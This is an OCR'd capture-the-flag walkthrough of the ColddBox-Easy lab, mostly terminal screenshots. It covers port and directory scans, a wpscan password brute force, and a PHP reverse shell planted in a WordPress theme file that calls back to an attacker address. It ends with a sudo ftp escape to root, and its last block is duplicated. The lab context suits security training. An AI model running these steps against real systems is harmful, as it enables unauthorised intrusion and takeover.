

Pentsting on ColdBox:-


1=>




2=>



3=>


File Actions Edit View Help
(jashanpreet㉿jashanpreet)-[~]
$ sudo nmap -sC -sV -p- 192.168.43.56
[sudo] password for jashanpreet:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-19 09:50 IST
Nmap scan report for ColddBox-Easy (192.168.43.56)
Host is up (0.00028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
4512/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_ 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:AE:7C:F3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds

4=>


(jashanpreet㉿jashanpreet)-[~]
$ nikto -h http://192.168.43.56
- Nikto v2.5.0
+ Target IP: 192.168.43.56
+ Target Hostname: 192.168.43.56
+ Target Port: 80
+ Start Time: 2024-04-19 09:55:17 (GMT5.5)
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /hidden/: This might be interesting.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsrea

5=>


Not secure | 192.168.43.56/hidden/
U-R-G-E-N-T
C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip


6=>

```
File  Actions  Edit  View  Help

┌──(jashanpreet㉿jashanpreet)-[~]
└─$ gobuster dir -u http://192.168.43.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ph
p,.html,.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.43.56/]
/wp-content           (Status: 301) [Size: 319] [--> http://192.168.43.56/wp-content/]
/wp-login.php         (Status: 200) [Size: 2547]
/license.txt          (Status: 200) [Size: 19930]
/wp-includes          (Status: 301) [Size: 320] [--> http://192.168.43.56/wp-includes/]
/readme.html          (Status: 200) [Size: 7173]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 317] [--> http://192.168.43.56/wp-admin/]
/hidden               (Status: 301) [Size: 315] [--> http://192.168.43.56/hidden/]
/xmlrpc.php           (Status: 200) [Size: 42]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/wp-signup.php        (Status: 302) [Size: 0] [--> /wp-login.php?action=register]
/server-status        (Status: 403) [Size: 278]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```


7=>

```
jashanpreet@jashanpreet: ~
File  Actions  Edit  View  Help
┌──(jashanpreet㉿jashanpreet)-[~]
└─$  wpscan --url http://192.168.43.56 -U c0ldd -P /home/jashanpreet/Downloads/rockyou.txt

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.43.56/ [192.168.43.56]
[+] Started: Fri Apr 19 10:17:13 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.43.56/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.43.56/readme.html
```


8=>


jashanpreet@jashanpreet: ~
File Actions Edit View Help
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.43.56/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:58
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Apr 19 10:18:30 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 443.166 KB
[+] Data Received: 4.514 MB
[+] Memory used: 292.887 MB
[+] Elapsed time: 00:01:16
(jashanpreet㉿jashanpreet)-[~]
$


9=>


Not secure | 192.168.43.56/wp-admin/
ColddBox 4 0 New
How are you, the cold in person?
Screen Options Help
Dashboard
Home
Updates 4
Posts
Media
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
WordPress 6.5.2 is available! Please update now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customise Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
At a Glance
1 Post
1 Page
1 Comment
WordPress 4.1.31 running Twenty Fifteen theme.
Search Engines Discouraged
Update to 6.5.2
Quick Draft
Title
What's on your mind?
Save Draft
Activity

10=>


Not secure | 192.168.43.56/wp-admin/theme-editor.php?file=header.php&theme=twentyfifteen&scrollto=626&up...
ColddBox 4 0 New
How are you, the cold in person?
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customise
Widgets
Menus
Header
Background
Editor
Plugins
Users
Tools
Settings
Collapse menu
Help
WordPress 6.5.2 is available! Please update now.
Edit Themes
File edited successfully.
Twenty Fifteen: Header (header.php)
Select theme to edit: Twenty Fifteen Select
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '198.168.43.0'; // CHANGE THIS
$port = 1234;   // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
Templates
404 Template (404.php)
Archives (archive.php)
author-bio.php
Comments (comments.php)
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer (footer.php)

11=>


$ python3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: Syntax error: word unexpected (expecting ")")
$
$ whoami
www-data
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ cd var/www/html
cd var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden wp-blog-header.php wp-includes wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php xmlrpc.php
readme.html wp-config.php wp-login.php
wp-activate.php wp-content wp-mail.php
wp-admin wp-cron.php wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the

12=>

```
c0ldd@ColddBox-Easy:/$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/$ cd root
cd root
bash: cd: root: Permiso denegado
c0ldd@ColddBox-Easy:/$ sudo ftp
sudo ftp
ftp> !bin/bash
!bin/bash
root@ColddBox-Easy:/# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

13=>

```
c0ldd@ColddBox-Easy:/$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/$ cd root
cd root
bash: cd: root: Permiso denegado
c0ldd@ColddBox-Easy:/$ sudo ftp
sudo ftp
ftp> !bin/bash
!bin/bash
root@ColddBox-Easy:/# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```